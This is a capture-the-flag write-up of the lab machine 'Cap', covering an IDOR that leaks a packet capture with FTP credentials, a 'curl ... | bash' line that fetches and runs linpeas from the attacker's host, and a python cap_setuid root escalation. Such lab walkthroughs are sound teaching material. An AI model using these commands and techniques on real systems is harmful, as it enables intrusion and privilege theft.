Cap
Contents
Intro
This was my first time doing a box, so there were quite a few difficulties that rose along the way which I had to figure out.
User
sudo nmap -sC -sV 10.129.2.126
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
Next, we'll netcat to the FTP (21) port:
nc 10.129.2.126 21
220 (vsFTPd 3.0.3)
This nets us the banner. Next we'll do searchsploit to find exploits for vsftpd:
searchsploit vsftp
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote M | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service       | multiple/remote/49719.py
---------------------------------------------- ---------------------------------
Checking for release dates of versions via changelogs, this was found: https://fossies.org/diffs/vsftpd/3.0.2_vs_3.0.3/Changelog-diff.html
If we wget it, we find out it's around 10 years old, which could direct us towards vulnerabilities.
Putting that aside for now, since anonymous login failed, I'll just connect to the box:

Looks like a web application - the buttons on the top right do nothing. However:

Warning
Clarification: normally the .pcap would save as whichever user's session you'd want to download, but this is explained below.
Something got me thinking: why was there a number (or an identifier) when you're looking at the snapshot page? Turns out, it stores packet captures of different user's sessions on the web application.
- http://10.129.2.126/data/2 yielded me an empty packet capture, and so did http://10.129.2.126/data/1.
- http://10.129.2.126/data/0 on the other hand, was not empty at all, showing that the website is vulnerable to IDOR (Insecure Direct Object Reference)

This netted me 0's.pcap file, which I then opened in Wireshark:

Now I was on the look for anything FTP related by browsing through tcp streams:
tcp.stream eq x
I was going sequentially through the streams up until 3, at which I found FTP traffic:

Now I could finally FTP and SSH into nathan with nathan:Buck3tH4TF0RM3! - either one works for getting the user flag
Root
With user access to cap, the next step for me was to install linpeas.sh on cap, which I did by hosting a module on my machine and then reaching said server module from the cap pc:
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
And for cap pc:
nathan@cap:~$ curl 10.10.15.139:8000/linpeas.sh | bash
While browsing through linpeas' results, I stumbled upon something interesting:
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
Python is capable of setting your uid.
And in our linpeas print I came across a small part which listed the PC's users with console access:
╔══════════╣ Users with console
nathan:x:1001:1001::/home/nathan:/bin/bash
root:x:0:0:root:/root:/bin/bash
We can check what user python is owned by:
nathan@cap:~$ ls -la /usr/bin/python3.8
-rwxr-xr-x 1 root root 5486384 Jan 27  2021 /usr/bin/python3.8
We can simply set our uid to root this way.
nathan@cap:~$ python3

>>> import os
>>> os.setuid(0)
>>> os.system("whoami")
root
0
>>> os.system("sh")
# ls
snap  user.txt
# cd /root
# ls
root.txt  snap
# cat root.txt
That's how we get root!